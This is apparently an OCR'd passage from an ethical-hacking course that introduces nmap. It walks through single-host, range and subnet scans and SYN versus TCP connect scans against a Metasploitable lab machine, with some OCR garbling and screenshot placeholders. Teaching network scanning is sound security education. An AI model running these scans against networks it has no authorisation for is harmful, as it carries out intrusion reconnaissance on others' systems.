
$ netstat –nr



It is time to start with the first big tool that is essential for ethical hackers, that tool is called nmap, we're going to cover a lot of things inside of it. And unlike all the other tools that we covered by now, which you might or might not using penetration tests, this is a tool that you will almost always should use. So what is nmap?

nmap is a network mapper. It is a free and open source network scanner. And it is used to discover hosts and services on a computer network by sending packets and analyzing responses. It has a lot of different options. let us just see how we can start nmap and run a basic scan. First thing, make sure your metasploitble is up and running. And also, if you've got any other devices in your home network, turn them on just to we can scan them as well. OK, let's see how we can run and nmap and what options do we get with that nmap? Just like all the other tools, we can get the nmap help menu by only specifying nmap in terminal.


```
$ nmap --help
```



And you see, we get a lot of options, it’s just a short help menu, we'll see the longer menu once we start experimenting with these options, but for now,


we're only interested in running nmap with just a basic scan. So for basic scan, all we need to do is specify an IP address, so I use my metasploitable IP address

$ nmap 192.168.0.4



This finished pretty fast, but don't get used to it, the only reason that this can finish so fast is because the target is on my home network, sometimes some nmap scan take hours to finish, depending on where your target is, how many port they have open, are they protected by firewall and many other

things, but now this Is response of our first scan, its tells us the host is up, it tells us which open port it has, we get the exact number of which ports are open on the target machine, we can notice that there are a lot of ports that are open and the reason is metasploitable is running a lot of services, and nmap also tells you, besides the port that is opened, which service is running on the open port? This is third column. So we can see that Port 21 is open and it is running FTP, which we already know that it's file transfer protocol. We got Port 22 to be open and that port is for secure shell. We got Port 80 that is opened, and that is a HTTP port, and this could mean our metasploiteble could be hosting a Web page. We can check this out if we type the IP address of our metasploiteble inside of our Firefox.



this automatically go and try to connect to the Port 80 and indeed, it is hosting a Web page.

So besides these known ports that we got, we also discovered a bunch of other ports hosting different services and some of them could be vulnerable.

We also see not shown 977 close ports. But wait a second, I said that they're over 65000 ports, why does it say that it didn't show only 977 ports or it shows that only 977 ports are closed? That is because nmap by default scans

most known one thousand ports. It doesn't scan all sixty-five thousand, we can tell it to scan all sixty-five thousand which we will see later on, but in most cases it is not necessary.

Our first and nmap scan give us some results and all of these results from our scans you would write down in our report in a real penetration test.

Now that we know how we can scan one IP address, let us see how we can scan a range of IP addresses, let's say we want to scan our entire network, and for this, once again, you must know your subnet or your network or your networks IP range, we talked about this earlier.

For me is 10.0.2.15 So we can specify this in two different ways. We can type:


```
$ Nmap 10.0.2.15-225
```

Or we can type it like this:

```
$ Nmap 10.0.2.15/24
```

that says first three octets are not changeable and by first reacted, I mean first three numbers, which leaves us with only last that or last number that will be changeable inside of our IP range. so let's scan it. Now, this might take a little bit more time, since it is not only scanning one host, it is scanning multiple hosts and even though it's scanning multiple hosts, it finished relatively fast because it is scanning my own network.

```
$ Nmap 10.0.2.15/24
```



That is the results. we got its IP address and we also got which port is open on my home network.


It is time we discuss different types that we can do with a nmap now you should know nmap is a huge tool and it offers many different types of scans that we can perform and we'll be covering just some since there are a lot of them, talking about different scans doesn't necessarily mean that we will get different results. Matter of fact, many of these different scans will give us the same result.

To fully understand this, you will need a background knowledge on TCP and UDP.

Let's start with the first type of scan, and that scan is called TCP SYN scan. SYN scan is probably the most popular scan in nmap, it can be performed quickly, scanning thousands of ports per second on networks that aren't protected by a firewall. And the reason why it is called SYN scan is because it never really opens the TCP connection. You only perform the first step of a three-way handshake, which is sending SYN, and the way it works is if the target sends SYN/ACK back for a certain port that indicates that that port is listening or it is open. Target can also send something called RST, which stands for Reset, which would indicate that the port is closed in case it doesn't give any response back. After several tries, ports will be marked as filtered and filtered is just another state of ports that happens once, and nmap cannot determine whether a certain port is open or closed. The filter state could happen if port is, for example, protected by some filtering or a firewall. and now that we know exactly how TCP/SYN scan works, let's test it.

The comment that we must run is

```
$nmap -sS 192.168.0.4
```




And we will notice it gives us the results of ports that are open very fast and it is also very important and satisfying once we know how certain scan type works. Once again, it sends only the SYN and waits for a SYN/ACK or AST, and it never establishes a full TCP connection.

Let us check out the result, so we got these ports open and we also got what service is running on those open ports. Now, we got is the time that it took and we're going to compare this with different scans. and the reason it finished this fast is once again, it doesn't establish a connection. Compared to this, SYN can that we just performed, we also got something called TCP Connect scan. The only difference between this and previous scan is that TCP connect scan establishes a full connection The important part here that you should remember is that this scan will leave much more trace that you performed an nmap scan on the target machine and it is easily detected.

So in order to run this, we can just change this comment:

```
$nmap -sT 192.168.1.1
```



The output will be exactly the same as with this SYN scan, but sometimes it could take a little bit longer than the SYN scan it is performing a full TCP connection, and even though we got the exact same result, which are just the open ports and the services that they run, now, we know how both of these

